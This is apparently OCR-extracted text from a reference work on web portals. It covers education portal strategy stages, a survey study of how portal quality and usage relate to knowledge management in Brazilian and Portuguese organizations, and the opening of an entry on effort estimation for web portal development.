In this sense, the designation of leadership and a concentration of decision-making responsibility are keys to the development and implementation of a portal, providing confidence to campus that it can place the responsibility and trust in the hands of a knowledgeable individual or an informed and dedicated group of individuals. This governing body must be capable enough to conceptualize the entire portal organization and processes, and to control the technical, policy, and financial portal infrastructure. Community involvement and input can play an important role in finding a deliberate balance of necessary competencies.

The service level presents the educational core of the portal. It addresses all aspects of learning, teaching, and administration that a campus intends to capture by electronic means. The service orientation can be both teacher-centered and student-centered according to different teaching and learning models, and types of learning content and applications. Hence, such models and different types of education portals, in a gradual implementation process also referred to as different stages of portal implementation, are duals of one another (UNESCO, 2002a).

At the infrastructure level, the technology architecture, the financial endowment, and the policy framework delineate the vital environment of education portals. The choice of the appropriate overall technological infrastructure is a make-or-buy decision. On the one hand, this depends on resource constraints in terms of in-house development capacity and financial resources. On the other hand, regarding the expediency and the uniqueness of existing file systems and the risk to lock the campus into a single proprietary vendor, the decision must be based on clear requirements on flexibility and adaptability of purchased solutions and legacy systems (Looney & Lyman, 2000). Efficiently, an education portal implementation must consider all requirements at the infrastructure level in order to assure its accurate, long-term operation (Gleason, 2001).

STRATEGIC SPACE OF EDUCATION PORTALS

Looking at the factors classified by Oblinger et al. (2000), the prerequisites for a successful education portal implementation and the global portal environment of campus-specific variables may very well differ from institution to institution and may shape the educational opportunities of portals in very different ways. Whereas, governance and infrastructure appear to play more of a role as determinants of the institutional environment in which a portal strategy is embedded. Thus, the greatest source of strategic development opportunities of education portals is the service level.

The focus on services realigns the discussion of education portal strategies to the core of education portals--open and distance learning (ODL). Katz (2000, 2002) specifies four dimensions that capture the strategically most significant aspects in this field: teaching, learning, communication, and interaction.

TEACHING AND LEARNING

Teaching and *learning* are best thought of as interconnected and interrelated. However, the subject falls into two dimensions when it is regarded in the context of portal strategies and concrete strategic decisions on the design of e-learning systems (ELS), organizational and processes-related issues. The primary interest here is how far and how consistent a campus intends the portal to support and enhance teaching, learning, and related administrative processes (Oblinger, 2001).

The distinct dimensions differentiate the common terms *e-learning* and ODL toward a strategically meaningful view, and put the ELS concept in the focus of education portal strategies. This is key to creating a beneficial learning environment with a positive impact on both effectiveness and efficiency of the teaching and learning process, whereas, effect refers to qualitative educational objectives on certain competencies or knowledge. Efficiency relates to the time or effort needed to achieve this objective. The wide ELS spectrum can roughly be divided into the areas learning management systems (LMS) to administrate learning and teaching processes, and learning content systems (LCS) to provide adequate support in the acquisition of knowledge or competencies (Becker & Knackstedt, 2004).

Courses and curricula define the educational profile of a campus as well as a portal. Therefore, content development and the implementation of appropriate applications to deliver this content are crucial issues in LCS. Comprehensive, well-designed resources may stimulate students' self-directed learning. Whereas, to achieve an optimal online resource pool it is essential to recognize that existing conventional content cannot be transferred directly into technology-supported courses (UNESCO, 2002b). Therefore, the quality, scale, and scope of the portal resources is at least to some extent a question of the design and development capabilities of teachers who are often considered as the content producers (Alpar, Grob, Weimann, & Winter, 2002). Another important aspect of ELS relates to the administrative support of students and teachers. LMS may replace formerly separate staff functions so that teachers or students themselves can perform administrative tasks with little effort and parts of the original campus administration become obsolete (Hawkins, Rudy, & Nicolich, 2005).

COMMUNICATION AND INTERACTION

Education portals provide an enhanced platform for communication and interaction as facilitators and enablers for teaching and learning processes (Oblinger, 2001). Both areas represent target dimensions of portal strategies.

A central principle of learning, *communication* in an education portal environment, involves teachers, students, and supporting administrative staff. The portal can provide its users with easier access to information as well as with information that is more relevant to them. In so doing, it manages the application framework, which distributes information resources in multiple forms and media. Such resources can be communicated either synchronously or asynchronously, pushed by broadcasting or accessed on demand. As these applications change, so the quality and nature of the resources and the impetus on the learning process will change (Pickett & Hamre, 2002). Thus, the sophistication of communication channels of a portal controls the quality of the information, and the resource flow and exchange.

Another key principle of learning, the emphasize of *interaction*, underlines that in the education portal concept, learning is not just about covering content, and it is not technology alone. The purpose of technology is to effectively support good pedagogy (Dede, 2005). Interaction means connected, collaborative generation of knowledge and acquisition of skills between students and teachers and among students and students (Oblinger, 2001).

The education portal creates an interaction space, on the one hand, for larger numbers of students to share a common learning experience, or on the other, to enable an individual student to have a unique, personal interaction with a teacher or with another student, no matter where located. More importantly, these learning experiences can be of much higher quality than they would be possible without an advanced, virtual communication and interaction platform (Collins, 2003).

INTERDEPENDENCIES

While learning content is the central resource, applications supporting communication and interaction in practices, experimentation, simulation, and project work facilitate the transfer of content into knowledge and capabilities. A portal may cover a broad range of corresponding features that all imply different levels of sophistication of the ELS, which embeds the entire teaching and learning process and related administrative activities. Furthermore, as teaching and learning techniques will change along with more interactive, self-directed approaches of student involvement in the education process, so the fundamental roles and the relationship of teachers and students will also (Oblinger, 2003).

The connections between these subjects show the way for a strategy concept that must understand all dimensions from teaching and learning to communication and interaction as interdependent aspects of digital education services. The strategic goals along these dimensions must reflect the interdependence.

In a straightforward approach toward more advanced education concepts on ELS, interaction becomes more and more an integral aspect of portal applications and the teaching and learning process. Students will not only benefit from the unified interface to courseware and required information about courses, easier communication with teaching and administrative staff, but also access to communities of interest and community services, and enhanced learning opportunities tailored to specific learning needs and preferences, following an increasingly student-centered view (Oblinger & Oblinger, 2005).

Hence, also ELS features require gradual or continuous adjustments in order to meet educational standards based on learning behaviour and preferred communication and interaction processes. In this context, reference models on such behavioural aspects may be helpful (Becker, Delfmann, & Knackstedt, 2004). In terms of curriculum and application development, they may be obtained from integrated just-in-time student assessments and program planning in order to better understand the learning effect of different courseware (Olds, Moskal & Miller, 2005).

Furthermore, a corollary of changing patterns of teaching, learning, communication, and interaction, the redefinition of ELS roles in furthering and adapting the education process, present a strategic issue in portals since it is based on the three features, personalization, customization, and standardization, and closely linked to clear and distinct role schemes. The strategy must acknowledge that depending on the focus of the education concept, teachers may act as architect, consultant, expert, guide, lecturer, resource, or reviewer. A student may be apprentice, builder, listener, mentor, peer teacher, publisher, team member, or writer (Oblinger et al., 2005).

Eventually, the technological opportunities to adapt an ELS to concrete needs according to different principles of learning and role models appear to be unlimited (Dede, 2005). The great opportunities notwithstanding, an education portal strategy will hardly succeed without the consideration of capabilities of both teachers and learners to make use of the technology (UNESCO, 2002a).

STRATEGIC APPROACHES

The four dimensions, teaching, learning, interaction, and communication, constitute the strategic space in which the education portal strategy pursues objectives, determines the

Table. Generic approaches towards education portal strategy

Strategy Approach	**Emerging**	**Applying**	**Infusing**	**Transforming**	
Interaction **Communication**	didactic pedagogy, focus on learning management systems, basic communication	Factual knowledge-based learning, learning management systems, learning content systems developed by specialists, content applied in discrete subjects	collaborative learning, learning content systems adopted to teaching practice, integration with non-ICT content, increasing student responsibility	strong leadership, clear governance models, ICT is integral to overall curriculum development, Web-based learning, interaction spaces	**Virtual Campus** if upon education concept implementation no transformation is needed but rather an ad-hoc concept of an entirely virtual organization and corresponding processes
Education Concept	**Teacher-Centered**			**Student-Centered**	

scale and scope of a portal solution, educational services, and features. The remaining question is the strategy formation itself.

UNESCO (2002a) identifies four broad approaches through which educational institutions adopt and use information and communication technology (ICT), termed emerging, applying, infusing, and transforming. These categories reflect the specificities of campus environments with different institutional determinants for the adoption process.

On the application of the strategic dimensions previously outlined, it is possible to derive a compatible concept of equivalent approaches that all imply a certain strategic posture of education portals. Thus, the approach a campus pursues toward education portal strategy can be understood as generic. However, the institutional preconditions, technological opportunities and capabilities, and education concepts present the starting point of a campus-adequate strategy.

The *emerging approach* is firmly grounded in traditional, teacher-centered practice. The curriculum reflects an increase in basic communication functionality. This way the campus community develops an awareness of the benefits of portal technology. The vision reflects individual benefits so that interactive pedagogy is rather a minor aspect in the portal concept than a part of an integrated e-learning program. Teaching and learning processes follow conventional didactic patterns.

The *applying approach* replaces offline tasks formerly carried out in the campus administration and in the curriculum through online portal applications. Whereas, the development of applications and features is driven by ICT specialists. Teachers largely dominate the learning environment that is mainly designed for factual and knowledge-based learning. Direct interaction between students and teachers takes still place offline.

The *infusing approach* involves integrating and embedding the curriculum in the portal, and is seen at those campuses that already employ a broad range of computer-based technologies in laboratories, classrooms, and administrative offices. Teachers explore new ways in which the portal can change and optimize their professional practice, and the effectiveness and efficiency of learning processes. Driven by subject specialists the curriculum begins to merge resources with comprehensive ELS functionality. The student focus increases along with the availability of more collaborative applications.

The *transforming approach* is appropriate for campuses that use technology to rethink, modernize, and innovate their entire organization. The education portal becomes an integral part of daily personal productivity, teaching, and learning practice. The focus of the curriculum is student-centered and integrates a variety of resources in sophisticated applications that support multi-sensory, experiential learning, and different preferred learning styles. The ELS incorporates all areas of teaching and learning, and related administrative activities. Collaboration and mentoring concepts play a key role. The governing body demonstrates strong leadership and requires an advanced level of community involvement. Through a consistent transformation, a campus can become a completely virtual education centre.

The international experience shows that the adoption of ICT and the transition of conventional campus environments is usually a gradual process (UNESCO, 2002a). Therefore, the generic approaches can be seen either as a continuum of stages for the implementation of portal technology or as ad-hoc concept to guide a portal strategy in the definition of a deliberate balance of strategic goals in order to leapfrog certain stages. Whereas, necessary resource commitments at the portal service and infrastructure level will increase the greater the step is from an existing institutional framework, its educational objectives, and its technological readiness toward a more *virtual campus* approach (UNESCO, 2003).

CONCLUSION

Eventually, it is obvious that the challenge of an education portal strategy is no less than the challenge of bringing a campus into a wave of technology. The generic approaches can assist the delineation of strategic success factors and development priorities for portal development. They provide a framework to further the teaching, learning, communication, and interaction capacity of existing portal solutions in systematic way, adapted to the specificities of a campus. Table 1 illustrates the multi-dimensional picture previously outlined and its interdependencies.

KEY TERMS

Education Portal: An education portal is a central single sign-on access point of an education institution to relevant information, resources, and applications to support learning, teaching, communication, and interaction processes in a personalized and customized way.

E-Learning: E-learning is the effective learning process created by combining digitally delivered content with learning support for students and services provided by tutors, facilitators or course coordinators.

E-Learning System (ELS): An interactive system that personalizes and adapts e-learning content, pedagogical models, and interactions between participants in the environment to meet the individual needs and preferences of users if and when they arise.

Learning Content System (LCS): A process or software that allows groups of learners and teachers to effectively plan, create, manage, store, and distribute content such as published documents (Web or print), images, archived communications, presentations, or streaming media.

Learning Management System (LMS): Software that automates the administration of learning activities at an institutional-level and may be used to implement enhanced pedagogical principles.

Single Sign-On (SSO): Through single sign-on, a portal presents a single online destination from which users can receive content, perform tasks, and access other online systems so that they do not need multiple login profiles to do so.

Web Portal: A Web portal is a single sign-on gateway, entry point, or knowledge shop of extensive information resources dealing with a specific topic.

INTRODUCTION

In an attempt to consolidate various departmental intranets, organizations are constructing corporate intranets or portals (Choo, Detlor, & Turnbull, 2000). They are becoming single points of entry through which users and communities can perform their business tasks, and also evolving into virtual places where people can get in touch with other people who share common interests. Due to this evolution from intranets towards portals, many organizations are using them as the major technological infrastructure of their knowledge management (KM) initiatives. KM studies analyze people, organizations, processes and technology. Although technology is not the main component of KM, it would be naive to implement KM without considering any technological support. KM is of particular relevance to information science and information system research because technologies play a critical role in shaping organizational efforts for knowledge creation, acquisition, integration, valuation, and use (Sambarmurthy & Subramani, 2005).

The purpose of this article is to present a model which may be useful to help organizations in understanding the impacts of portal initiatives on KM initiatives. The research model, that is presented a little later, was based on TAM (technology acceptance model), TTF (task technology fit) and knowing organization model (Choo, 1998), and was tested in 98 Brazilian and 70 Portuguese organizations.


BACKGROUND

Many of the existing proposals for portal evaluation (Delphi Group, 2000; Firestone, 2003; Terra & Gordon, 2002) place more emphasis on the technological aspects rather than on organizational issues. Indeed, most of the mentioned proposals do not leverage classical studies that exist on information science and information systems literature. Perceiving the portal as a specific type of information system is a way of exploiting previous studies related to user behavior, technology acceptance and its organizational impact.

The TAM model was developed to explain and predict computer usage behaviour (Davis, 1989). The TAM has received substantial theoretical and empirical support from hundreds of studies, becoming a generally accepted cognitive model for predicting user IT acceptance (Detlor, 2004). The TAM has two variables influencing attitudes and use: perceived usefulness and perceived ease of use. *Perceived usefulness* is defined as the degree to which a person believes that using a particular system would enhance his or her job performance. In contrast, *perceived ease of use* refers to the degree to which a person believes that using a particular system would be free of effort (Davis, 1989).

According to the TTF model (Goodhue & Thompson, 1995), a technology has a positive impact on individual performance when it is utilized and has a good fit with the tasks it supports. A combination of TTF and TAM into one extended model has proven to be a superior model to either the TAM or the TTF model alone (Dishaw & Strong, 1999). Therefore, the portal quality construct presented in this article will use concepts from both models, adapting them to the portal's context. For different reasons, the following TTF factors have not been taken into account for the development of the quality construct: TTF3 (Authorization), TTF6 (Production timeliness), TTF7 (Reliability), and TTF8 (Relationship with users). TTF3 is not a critical issue for portals, which are usually accessible to all the users within the organization. TTF6 and TTF8 are beyond the scope of this research in that portal managers will be

Figure 1. Research model



involved. Finally, TTF7 was eliminated due to the high predictability of portal environment. As the amount of users is usually known by the organization, it is quite easy to scale the system to support the demand in a reliable manner. On the other hand, the factors TTF1(accuracy, novelty), TTF2(Locatability), TTF4(Compatibility), and TTF5(Ease of use) were incorporated into the quality construct. The quality dimensions comprised by TTF1 are fundamental because information retrieval is the most basic motivation for portals. Analogously, TTF2 is also critical, because it will be worthless to have high quality information if users are not able to find or understand its meaning. TTF4 was kept in construct because one of the greatest portal challenges is to integrate heterogeneous IS. TTF5 was chosen for being a TTF factor and a TAM variable.

As the research objective is to analyze the effects of portals on KM initiatives, it is necessary to provide some background concerning KM. In fact, KM intends to be an area of research and practice that deepens the understanding of knowledge processes in organizations, and develops procedures and instruments to support the transformation of knowledge into economic and social progress (Carvalho & Ferreira, 2001). In order to establish a more consistent link between information and knowledge processes, the knowing organization model (Choo, 1998) will be adopted as a theoretical background. This framework describes organizations as systems where the processes of sense-making, knowledge creating and decision-making are continuously interacting.

Sense-making is related to how the organization interprets and makes sense of its changing environment which leads to shared meanings and intent. Knowledge creation is accomplished through the conversion and sharing of different forms of organizational knowledge, resulting in new capabilities and innovation. Finally, the organization processes and analyses information through the use of rules and routines that reduce complexity and uncertainty (Choo, 1998).

THE RESEARCH MODEL

The following research model has been designed to analyze the relationships between portal quality and portal usage with the three dimensions of the knowing organization model. Figure 1 provides a graphical representation of the research model.

The research model has five constructs: portal quality, portal usage, sense-making, knowledge creation and decision-making. The research model's variables were translated into a Web-based questionnaire using Likert-type scales (0-10) with the extremes "totally disagree" and "totally agree". None of the questions were written in a negative manner, therefore the value 10 always means the most advanced level of the practice being evaluated. The quality construct was based on TAM and TTF models, and its variables are described in Table 1.

The usage construct was conceived to evaluate how frequently users access portal features, and its variables are described in Table 2.

The questions related to usage construct allow respondents to answer "not available" if the feature was not present on the intranet. This procedure was used to distinguish between inexistence of features and very low usage of existing features. The 11-point Likert-type scale was presented with the extremes "(0)—very rare usage (once a month or less)" and "(10)—very frequent usage (more than 5 hours per day)" in order to guide respondents. Additionally, the middle of the scale (value 5) had a label "between one half and 1 hour per day".

Table 1. Variables of the quality construct

Variable	Inspiration	Question
(q1)Quality of information	TTF1	The intranet maintains accurate and up-to-date information at an appropriate level of detail sufficient for users to carry out their tasks.
(q2)Locatability	TTF2	It is easy to determine what information is available on the intranet and locate it.
(q3)Meaning of information	TTF2	The exact meaning of information available on the intranet is either obvious, or easy to find out.
(q4)Compatibility	TTF4	The intranet supports comparison and consolidation of information from different sources, without generating unexpected or difficult inconsistencies.
(q5)Productivity increase	TAM	The intranet enables users to accomplish tasks more quickly, increasing their productivity.
(q6)Job facilitator	TAM	The intranet makes it easier for users do their jobs.
(q7)Job quality gain	TAM	The intranet enables users to improve the quality of their work.
(q8)Usefulness	TAM	Overall, users find the intranet useful in their jobs.
(q9)Ease of training	TAM	Users quickly learn how to operate the intranet to perform their tasks.
(q10)Ease of use	TAM; TTF5	Overall, users find the intranet easy to use.

Table 2. Variables of the usage construct

Variable	Question
(u0)General usage	On an average working day, how much time do you spend using the intranet?
(u1)Non-structured information sources	How frequently do you use the intranet to access non-structured information sources (documents, project reports, product information)?
(u2)Structured information sources	How frequently do you use the intranet to access to structured information sources (databases, ERP, data warehouse, legacy systems)?
(u3)Collaboration	How frequently do you use the intranet to access collaboration tools?
(u4)e-learning	How frequently do you use the intranet to access e-learning?
(u5)Knowledge map	How frequently do you use the intranet to access the knowledge map?
(u6)Search tools	How frequently do you use search tools available in the intranet?
(u7)Workflow	How frequently do you use the workflow resources available in the intranet?

The sense-making, knowledge creation, and decision-making constructs (Table 3) were based on the knowing organization model (Choo, 1998).

From March 2005 to May 2005, the questionnaire was applied to 98 Brazilian organizations and 70 Portuguese organizations. All the organizations belong to either The Brazilian KM Society or The Portuguese KM Society. Among the organizations, 17% were related to government, 14% to the information technology sector, 11% to the banking industry, 8% to the chemical and petroleum industry, 6% to the utilities sector, and the rest is distributed across 15 industries. Among the respondents, 42% were from the IT department (Webmasters, intranet leaders, CIOs), 18% were from the HR (Human Resource) department, 11% had specific KM roles (CKOs or KM project leader), and the rest were from other departments (communications, research and development). All portal projects had more than 2 years of deployment, 85% of organizations had more than 100 employees, and 59% of the organizations had more than 500 employees.

Table 4 provides descriptive statistics (average and standard deviation – **s**) about portal quality:

Table 3. Variables of the constructs related to the knowing organization model

Construct (Variable)	Question
Sense-Making(sm1)	The organization dedicates resources to detect and obtain external information from competitors, clients, universities, government, suppliers, and industrial associations.
Sense-Making(sm2)	The organization develops partnerships and alliances with other organizations in order to acquire and exchange information.
Sense-Making(sm3)	The organization creates opportunities to discuss changes in external environment.
Sense-Making(sm4)	The organization has a systematic approach to communicating its mission, values, shared meanings, and common beliefs.
Knowledge creation(kc1)	The organizational culture encourages experimentation, creativity, innovation, knowledge sharing and collaboration among departments.
Knowledge creation(kc2)	The organization facilitates collaborative work by project teams that are physically separated ("virtual teams").
Knowledge creation(kc3)	The organization promotes the creation of communities of practice.
Knowledge creation(kc4)	The organization encourages experienced workers to transfer their knowledge to new or less experienced workers.
Knowledge creation(kc5)	The organization has formal mentoring and/or apprenticeships programs.
Knowledge creation(kc6)	The organization documents its projects and makes this information easily accessible.
Knowledge creation(kc7)	The organization maintains an organized and up-to-date information repository of good work practices and lessons learned.
Decision-making(dm1)	Information about good work practices, failures and/or errors, project documentation and lessons learned is taken into account when decisions are made.
Decision-making(dm2)	The organization has established decision routines and rules to support budget planning, project analysis, allocation of resources and project preordination.
Decision-making(dm3)	The organization extensively collects information to generate multiple options and alternative solutions to its problems.
Decision-making(dm4)	The organization stimulates collaborative decision-making, allowing individuals and groups to express openly their opinions.

Table 4. Average of quality variables

Variable	Avg	s
(q1)Quality of information	6.0	2.7
(q2)Locatability	5.9	2.5
(q3)Meaning of information	5.9	2.4
(q4)Compatibility	4.7	3.0
(q5)Productivity increase	6.6	2.9
(q6)Job facilitator	7.0	2.8
(q7)Job quality gain	6.8	2.8
(q8)Usefulness	6.9	2.7
(q9)Ease of training	6.7	2.7
(q10)Ease of use	6.9	2.6

Within the scope of this survey, portals were considered as *useful*(q8) and *ease to use*(q10) tools, but the *compatibility* issue(q4) was poorly evaluated, showing that the integration level is superficial. Portals work as a launch pad to many applications, but not always those systems share the same interpretations of data or agree upon a common terminology. Table 5 provides descriptive statistics about portal usage.

There was a concentration of answers in the middle of the scale, indicating a diary usage of the intranet from one half to one hour. This level of usage reinforces the perception of portal not as a critical and essential system, but as a support system confirming previous studies of Breu, Ward, and Murray (2000). In some features, such as *e-learning*(u4), *knowledge maps*(u5) and *workflow*(u7), a great percent of missing values were given, resulting in the exclusion of these variables in the further steps of the research. On the other hand, *access to non-structured information sources*(u2) and *collaboration*(u3) appeared as the most popular features of portals, maybe because other features were not available in

Table 5. Average of usage variables

Variable	Avg	N/A	s
(u0)General usage	5.7	0%	2.1
(u1)Structured information sources	5.6	23%	2.9
(u2)Non-structured information sources	6.3	3%	2.7
(u3)Collaboration	6.4	20%	2.8
(u4)e-learning	4.5	33%	3.1
(u5)Knowledge map	4.1	40%	3.0
(u6)Search tools	5.6	20%	3.0
(u7)Workflow	4.9	31%	3.0

Note: The column N/A means that the feature was not available in the portal.

Table 6. Average of knowledge dimensions variables

Variables	Avg	s	Variables	Avg	s
Sense-making(sm1)	5.5	3.1	Knowledge creation(kc1)	5.8	3.0
Sense-making(sm2)	6.1	3.0	Knowledge creation(kc2)	6.0	2.9
Sense-making(sm3)	5.7	2.9	Knowledge creation(kc3)	4.7	3.2
Sense-making(sm4)	6.8	2.9	Knowledge creation(kc4)	5.7	3.1
Decision-making(dm1)	5.0	3.0	Knowledge creation(kc5)	5.0	3.3
Decision-making(dm2)	5.7	3.1	Knowledge creation(kc6)	5.6	2.8
Decision-making(dm3)	5.4	3.0	Knowledge creation(kc7)	4.9	3.0
Decision-making(dm4)	5.8	2.9			

a larger scale. Table 6 provides descriptive statistics about knowing organization dimensions.

Among the knowing organization dimensions, sense-making presented better results than knowledge creation and decision making. This result may be partially explained by the increasing competitive environment that requires organizations to develop their abilities to interpret changing scenarios. Moreover, sense-making is more procedural than knowledge creation and decision-making, as it provides more conditions to a systematic approach through competitive intelligence and environmental scanning activities. Reliability analysis revealed adequate index for all of the constructs and none of the variables were deleted, as shown in Table 7.

Convergent and discriminant analysis were conducted in order to check that the constructs really measure different aspects of the problem. This procedure is required before conducting path analysis. Using AMOS 4 (structural equation modeling software), the path coefficients were calculated for the research model resulting in the values shown in Table 8.

It is interesting to verify significant relationships among the dimensions of the knowing organization model (Choo, 1998). Sense-making has an influence on knowledge creation which is a dimension that impacts decision-making. Last but not least, decision-making affects sense-making completing the triad. Among these relationships in the existing data, the strongest one was from knowledge creation to decision-making. The quantitative analysis indicated that sense-making, knowledge creation and decision-making are interconnected processes in the organizations that participated in the survey.

The path analysis revealed that portal quality had a significant influence on sense-making and knowledge creation, but not on decision-making. On the other hand, portal usage had a significant impact on decision-making, but not on sense-making and knowledge creation. In a general way, sense-making

Table 7. Reliability analysis

Construct	Variables	Inter-Item Correlation	Cronbach´s Alpha
Portal quality	q1	0.7795	0.9489
	q2	0.7579	
	q3	0.7738	
	q4	0.6724	
	q5	0.8335	
	q6	0.8579	
	q7	0.8530	
	q8	0.8474	
	q9	0.8006	
	q0	0.6694	
Portal usage	u0	0.4580	0.7013
	u1	0.4361	
	u2	0.4644	
	u3	0.4536	
	u6	0.4810	
Sense-making	sm1	0.7596	0.8753
	sm2	0.7728	
	sm3	0.7937	
	sm4	0.6080	
Knowledge creation	kc1	0.8252	0.9283
	kc2	0.8119	
	kc3	0.7263	
	kc4	0.7983	
	kc5	0.6649	
	kc6	0.7667	
	kc7	0.8305	
Decision-making	dm1	0.7769	0.9117
	dm2	0.7895	
	dm3	0.8546	
	dm4	0,7765	

and knowledge creation activities usually require a larger amount of time than what is available for decision-making. From this perspective, it makes sense that the effective usage of portals is more closely related to decision-making as it is the more action-oriented dimension of the knowing organization model. Figure 2 presents a new version of the research model describing only the significant relationships that were found in the analyzed data. This model obtained the following fit indexes: 0.931 (GFI – goodness of fit index), 0.936 (CFI – comparative fit index), 0.949 (NFI – normed fit index), 0.932 (NNFI—non-normed fit index).


FUTURE TRENDS

Overall, the results demonstrate that the evolutionary path from intranets to portals is not as easy and fast as it may seem. Some advanced features of portals such as workflow, e-learning and knowledge maps were not available in a significant amount of the organizations covered in this survey. Concerning future trends, the greatest challenge seems to be the deployment at a large scale of more advanced features instead of developing state-of-the-art features.

Table 8. Path coefficients derived from path analysis (Source: AMOS 4)

Constructs		Regression	Std. Error	*t-value*	*p*
Independents	Dependents				
Portal Quality* **	Sense-Making (0,484)	**0,23**	**0,08**	**2,84**	**0,00**
Portal Usage		0,13	0,08	1,67	0,10
Decision-Making* **		**0,36**	**0,09**	**4,02**	**0,00**
Portal Quality* **	Knowledge Creation (0,642)	**0,40**	**0,07**	**6,14**	**0,00**
Portal Usage		0,10	0,06	1,67	0,10
Sense-Making * **		**0,39**	**0,07**	**5,87**	**0,00**
Portal Quality	Decision-Making (0,665)	0,09	0,07	1,27	0,20
Portal Usage **		**0,15**	**0,06**	**2,60**	**0,01**
Knowledge Creation* **		**0,62**	**0,07**	**9,26**	**0,00**
Portal Quality* **	Portal Usage (0,401)	**0,63**	**0,06**	**10,58**	**0,00**

Figure 2. Final version of the research model



Moreover, future work needs to be done in order to solve compatibility issues. Many applications are being integrated to the portal environment with no previous planning. Real integration requires investments on better interfaces among systems, common taxonomies and infrastructure. The synergy between portal and EAI (Enterprise Application Integration) agendas seems to be a straightforward approach for this issue.

CONCLUSION

The research model intends to be a proposal for a common framework to evaluate the effects of portal usage on KM projects. As portals are being implemented as the major technological infrastructure of KM projects, organizations need instruments to evaluate whether the expected effects are being achieved or not.

Nevertheless, the model still has some limitations. Due to the size of the sample and to the cultural aspects of KM, it is not possible to generalize the results to other countries. On the other hand, it is important to report that many of the respondents have found the model quite useful as a diagnosis mechanism for their portals. Some respondents have commented that the questionnaire has helped them in identifying strengths and weakness of their portals and KM initiatives.

The research model combines studies from information science and information systems literature, adapting them to the portal's context. In addition, it tries to establish a link between technological and management perspectives in order to increase the benefits of using portals to support KM processes. Finally, the survey results indicate that the knowing organization model (Choo, 1998) provides a consistent framework in investigating the KM phenomenon.

KEY TERMS

Groupware: Type of software that is designed to help teams that are geographically dispersed and need to work together.

Knowing Organization: Framework designed by Choo (1998) that describes organizations as systems where the processes of sense-making, knowledge creating and decision-making are continuously interacting.

Knowledge Maps: Also known as expertise locators and yellow pages, they contain a “who knows what” list, pointing to people and creating opportunities for knowledge exchange.

Sense-Making: Process related to how the organization interprets and makes sense of its changing environment which leads to shared meanings and intent.

Task Technology Fit (TTF): Model developed by Goodhue and Thompson (1995) that analyses the linkage between information system usage and individual performance.

Technology Acceptance Model (TAM): Model developed by Davis (1989) to explain and predict computer usage behavior.

Workflow: Systems that support standardised business processes, regulating the information flow from person to person, place to place, task to task, in processes that require ordered and structured information.

Effort Estimation for the Development of Web Portals

Sergio di Martino

Carmine Gravino
Università di Salerno, Italy

INTRODUCTION

In recent years, the availability of server-side, Web-oriented component technologies, such as Enterprise Java Beans, ASP .NET, SOAP, and so forth, has led to profound changes in the scenario of information systems, allowing developers to create enterprise Web applications, that is, highly-dynamic information systems able to deliver a complex amount of functionalities, while running in a Web browser. Among those Web applications, the *Web portals* are of special interest. Basically, a portal is a Web site collecting related information and/or services from different sources. It is intended to provide features such as personalization, integration of applications and business intelligence, notification (push technology), and infrastructure functionality (Winkler, 2005). Due to their intrinsic advantages, Web portals are becoming an essential support for the activities of lots of organizations, companies and public institutions.

From a developer point-of-view, it is recognized that portal development is very similar to normal Web application development, since they mainly differ in the contents. However, as complexity and size of Web applications/portals increased, their development introduced a set of unique features and characteristics, making it far different from traditional software programming (Ginige & Murugesan, 2001). Among the main issues, we can find: the requirements are instable; portals are usually characterized by pressure time and compressed development schedule; the employed technologies rapidly change (technology instability); and portals are usually developed by a small team including young developers, with different backgrounds and knowledge compared to a traditional software development team. The discipline of Web Engineering was aimed at addressing these specific issues, supporting complex Web Application design, development, evolution, and evaluation (Ginige & Murugesan, 2001). However a lot of research is still in progress. In particular, currently many works are addressing the crucial problem of early estimating the effort required to develop enterprise Web applications. Indeed, development effort (the work carried out by software engineers and developers) is the dominant project cost, being also the most difficult to estimate and control, with significant effects on the overall costs. Thus, effort estimation is a critical activity for planning and monitoring software project development and for delivering the product on time and within budget. Significant over or underestimates can be very expensive and deleterious for a company. Thus, it is paramount for the competitiveness of a Web company to be able to effectively predict in advance the effort required to develop an enterprise Web-based project (Costagliola et al., 2005; Mendes, Mosley, & Counsell, 2002).


In the article, we will introduce the main concepts and problems behind the issue of effort estimation for the development of Web portals. Moreover, we will provide an insight on the current state of the art about existing proposals, in particular those that can be seen as an extension of function points, and finally we will outline the major future trends in this field.

BACKGROUND

In the literature a lot of different methods to estimate software development cost have been proposed. In Figure 1, it is depicted a widely accepted taxonomy of estimation methods. While *nonmodel-based methods* mainly take into account expert judgments (thus with highly subjective factors), *model-based* approaches involve the application of some algorithms to a number of inputs to produce an effort estimation.

